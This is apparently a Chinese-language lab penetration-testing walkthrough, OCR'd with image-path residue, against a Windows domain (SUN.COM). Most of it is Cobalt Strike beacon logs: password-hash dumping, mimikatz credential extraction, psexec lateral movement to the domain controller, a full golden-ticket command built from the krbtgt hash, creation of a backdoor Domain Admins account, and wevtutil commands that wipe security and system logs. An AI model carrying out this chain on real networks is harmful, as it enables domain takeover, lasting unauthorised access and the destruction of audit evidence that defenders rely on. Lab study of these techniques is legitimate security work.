


192.168.111.150	192.168.138.136	MSF上线	Administrator	WIN7
192.168.111.150	192.168.138.136	MSF上线	SYSTEM *	WIN7

```
12/03 16:03:31 beacon> hashdump
12/03 16:03:31 [*] Tasked beacon to dump hashes
12/03 16:03:31 [+] host called home, sent: 82541 byte
12/03 16:03:32 [+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
heart:1000:aad3b435b51404eeaad3b435b51404ee:a34efdd63a23abea4413ba73cafa5a30:::

12/03 16:04:58 beacon> logonpasswords
12/03 16:04:58 [*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
12/03 16:04:58 [+] host called home, sent: 297594 bytes
```

横向移动

- 31d开头为空密码



psexec64

user	password	realm	note
Administrator	31d6cfe0d16ae93...	WIN7	
Guest	31d6cfe0d16ae93...	WIN7	
heart	a34efdd63a23abe...	WIN7	
Administrator	dc123.com	SUN	
Administrator	dc123.com	SUN.COM	
SUN\Administrator	dc123.com	SUN\Administrator	
Administrator	e8bea972b354986...	SUN	

用户: Administrator


密码: e8bea972b3549868cecd667a64a6ac46

域: SUN

监听器: smb

会话: SYSTEM * via 192.168.138.136@3052

□ 使用会话的当前访问令牌（access token）



external	internal	listener	user	computer
192.168.111.150	192.168.138.136	msf上线	Administrator	WIN7
192.168.111.150	192.168.138.136	msf上线	SYSTEM *	WIN7
192.168.138.136 ∞∞	192.168.138.138	msf上线	SYSTEM *	DC

权限维持-黄金票据


```
// hashdump

12/03 14:48:04 beacon> hashdump
12/03 14:48:04 [*] Tasked beacon to dump hashes
12/03 14:48:04 [+] host called home, sent: 82541 bytes
12/03 14:48:05 [+] received password hashes:
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e8bea972b3549868cecd667a64a6ac46:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:65dc23a67f31503698981f2665f9d858:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:a57a02a0b863380719d95ef7b26187af:::
leo:1110:aad3b435b51404eeaad3b435b51404ee:afffeba176210fad4628f0524bfe1942:::
DC$:1001:aad3b435b51404eeaad3b435b51404ee:943b80b83b650b7b820798f81c5917d8:::
WIN7$:1105:aad3b435b51404eeaad3b435b51404ee:6d6d5294f7cde2547574a579a6d82d33:::
```

```
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:65dc23a67f31503698981f2665f9d858:::

// krbtgt hash
65dc23a67f31503698981f2665f9d858
```

- 获取sid --> S-1-5-21-3388020223-1982701712-4030140183

```
//shell whoami /user

用户信息
----------------

用户名             SID
================= ==============================================
sun\administrator S-1-5-21-3388020223-1982701712-4030140183-500
```

- 伪造制作黄金票据



黄金票据

生成黄金票据并注入到当前会话中

用户: administrator

域: SUN.COM

域SID: S-1-5-21-3388020223-1982701712-4030140183

krbtgt哈希: 65dc23a67f31503698981f2665f9d858

```
12/03 15:03:39 beacon> mimikatz kerberos::golden /user:administrator /domain:SUN.COM /sid:S-1-5-21-3388020223-1982701712-4030140183 /krbtgt:65dc23a67f31503698981f2665f9d858 /endin:480 /renewmax:10080 /ptt
12/03 15:03:39 [*] Tasked beacon to run mimikatz's kerberos::golden /user:administrator /domain:SUN.COM /sid:S-1-5-21-3388020223-1982701712-4030140183 /krbtgt:65dc23a67f31503698981f2665f9d858 /endin:480 /renewmax:10080 /ptt command
12/03 15:03:39 [+] host called home, sent: 297586 bytes
12/03 15:03:40 [+] received output:
User      : administrator
Domain    : SUN.COM (SUN)
SID       : S-1-5-21-3388020223-1982701712-4030140183
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 65dc23a67f31503698981f2665f9d858 - rc4_hmac_nt
Lifetime  : 2025/12/3 7:04:32 ; 2025/12/3 15:04:32 ; 2025/12/10 7:04:32
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'administrator @ SUN.COM' successfully submitted for current session

12/03 15:04:05 beacon> shell net user hack 123qwe!@# /add /domain
12/03 15:04:06 [*] Tasked beacon to run: net user hack 123qwe!@# /add /domain
12/03 15:04:06 [+] host called home, sent: 67 bytes
12/03 15:04:06 [+] received output:
命令成功完成。


12/03 15:04:20 beacon> shell net user /domain
12/03 15:04:20 [*] Tasked beacon to run: net user /domain
12/03 15:04:20 [+] host called home, sent: 47 bytes
12/03 15:04:20 [+] received output:

\\ 的用户帐户

-------------------------------------------------------------------------------
admin                    Administrator            Guest
hack                     krbtgt                   leo
命令运行完毕，但发生一个或多个错误。


12/03 15:04:32 beacon> shell net group "Domain Admins" hack /add /domain
12/03 15:04:32 [*] Tasked beacon to run: net group "Domain Admins" hack /add /domain
12/03 15:04:32 [+] host called home, sent: 74 bytes
12/03 15:04:33 [+] received output:
命令成功完成。
```

- 成功生成·hack·域用户

删除痕迹

```
wevtutil cl security    //清理安全日志
wevtutil cl system      //清理系统日志
wevtutil cl application     //清理应用程序日志
wevtutil cl "windows powershell"    //清除power shell日志
wevtutil cl Setup
```